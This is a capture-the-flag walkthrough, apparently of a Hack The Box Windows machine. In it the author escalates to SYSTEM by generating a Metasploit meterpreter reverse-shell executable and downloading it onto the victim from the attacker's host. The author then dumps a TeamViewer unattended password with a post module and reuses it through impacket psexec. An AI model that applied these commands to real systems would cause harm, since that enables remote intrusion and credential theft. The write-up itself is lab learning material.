


```
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::6969
Ncat: Listening on 0.0.0.0:6969
Ncat: Connection from 10.10.10.180.
Ncat: Connection from 10.10.10.180:49721.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

YEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE
#rooted.


I came to realize that this shell is not stable at all, crashes all the time and forces me to invoke-serviceabuse too many times.
How about getting a more stable shell?
How about getting root in a different way?
I like the latter.

Going through the running processes I encounter a TeamViewer_Service process. Which probably means I can do something to it, since it is a remote administration tool.




```
   1012      24     5684      19384      21.36    2916   0 TeamViewer_Service
    178      12     3216      10328       0.08    3000   0 VGAuthService
    122       8     1568       6400       0.00    1364   0 vmacthlp
    302      21     5676      18460      16.73    2908   0 vmtoolsd
   1412     127   242520     242856     192.78    4104   0 w3wp
    175      11     1496       6812       0.58     488   0 wininit
    254      12     2740      13920       4.55     560   1 winlogon
    442      18    10152      20980      30.70    4720   0 WmiPrvSE
```

I fire up metasploit and search for a teamviewer exploit




```
msf5 > search teamviewer

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  post/windows/gather/credentials/teamviewer_passwords                   normal  No     Windows Gather TeamViewer Passwords
```

A password gatherer? Interesting.




```
msf5 post(windows/gather/credentials/teamviewer_passwords) > show options

Module options (post/windows/gather/credentials/teamviewer_passwords):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   SESSION                        yes       The session to run this module on.
   WINDOW_TITLE  TeamViewer       no        Specify a title for getting the window handle, e.g. TeamViewer
```

To use this without msf, I can find the exploit online and upload it to the victim and execute it locally, yes.
But how about practicing metasploit a little bit? I am really hoping to have a professional user someday, so I need to get familiar with it.
So first, I set up a metasploit listener on port 4444.



```
msf5 exploit(multi/handler) > set LHOST 10.10.14.35
LHOST => 10.10.14.35
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.35:4444
msf5 exploit(multi/handler) > |
```


With this, it will actively listen on port 4444 for incoming connections and for every new connection, it will create a separate session. Allowing me to be diversive.
Now I need some shell so if I'm already practicing msf (and because otherwise it won't work), I need to create a reverse_tcp shell.exe so the exploitation would work.
This module is incompatible with anything else than a reverse_tcp shell.exe. At least from my own understanding.
Anyway, creating shell.exe.



```
msf5 payload(windows/meterpreter/reverse_tcp) > show options

Module options (payload/windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

msf5 payload(windows/meterpreter/reverse_tcp) > set LHOST 10.10.14.35
LHOST => 10.10.14.35
msf5 payload(windows/meterpreter/reverse_tcp) > generate -f exe -o shelldon.exe
[*] Writing 73802 bytes to shelldon.exe ...
msf5 payload(windows/meterpreter/reverse_tcp) > |
```

This generated shelldon.exe and saved it under /root/

Upload it to victim machine:



```
PS C:\Users\Public> invoke-webrequest -uri http://10.10.14.35/shelldon.exe -outfile shelldon.exe
PS C:\Users\Public> ls


    Directory: C:\Users\Public


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        2/19/2020   3:03 PM                Documents
d-r---        9/15/2018   3:19 AM                Downloads
d-----        6/22/2020  11:18 AM                Microsoft
d-r---        9/15/2018   3:19 AM                Music
d-r---        9/15/2018   3:19 AM                Pictures
d-r---        9/15/2018   3:19 AM                Videos
-a----        6/22/2020  11:18 AM          73802 shelldon.exe
-ar---        6/22/2020  11:16 AM             34 user.txt


PS C:\Users\Public> cmd.exe
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Public>shelldon.exe
[*] Command shell session 5 opened (10.10.14.35:4444 -> 10.10.10.180:49687) at 2020-06-22 11:16:59 -0400

C:\Users\Public>^Z
Background session 4? [y/N]  y
msf5 exploit(multi/handler) > |
```

And basically what should happen is that I return to the teamviewer module and set SESSION 5.


- Run

This will look for any unattended passwords and boom:
!R3m0te!
It did not work for some reason so I am giving up, going to give it a go tomorrow.


Tomorrow:
Got it to work!
It had an incompatibility with the meterpreter and the problem was on the msf listener.
I compiled a reverse_tcp payload (not x64!) and sent it to the server.

From there I was testing different types of listeners.
The problem I had was probably the version of the listener (32 bit, 64 bit) and what I didn't know is that if I am choosing a 32-bit meterpreter listener, my generated payloac should be meterpreter/reverse_tcp as well, or else it won't work with the teamviewer msf module.

So if I am using a meterpreter listener, I should set my payload as a meterpreter/reverse_tcp.




```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):
```



```
msf5 post(windows/gather/credentials/teamviewer_passwords) > run

[*] Finding TeamViewer Passwords on REMOTE
[+] Found Unattended Password: !R3m0te!

[+] Passwords stored in: /root/.msf4/loot/20200623025130_default_10.10.10.180_host.teamviewer__838122.txt
[*] <---------------- | Using Window Technique | ---------------->
[*] TeamViewer's language setting options are ''
[*] TeamViewer's version is ''
[-] Unable to find TeamViewer's process
[*] Post module execution completed
msf5 post(windows/gather/credentials/teamviewer_passwords) >
```

This is the password for the teamviewer account, what if they reused it? This happens.



```
root@syb:~# psexec.py Administrator@10.10.10.180
Impacket v0.9.22.dev1+20200428.191254.96c7a512 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.180.....
[*] Found writable share ADMIN$
[*] Uploading file vJmqobSX.exe
[*] Opening SVCManager on 10.10.10.180.....
[*] Creating service GDJN on 10.10.10.180.....
[*] Starting service GDJN.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

#rooted.
Again.
With persistence.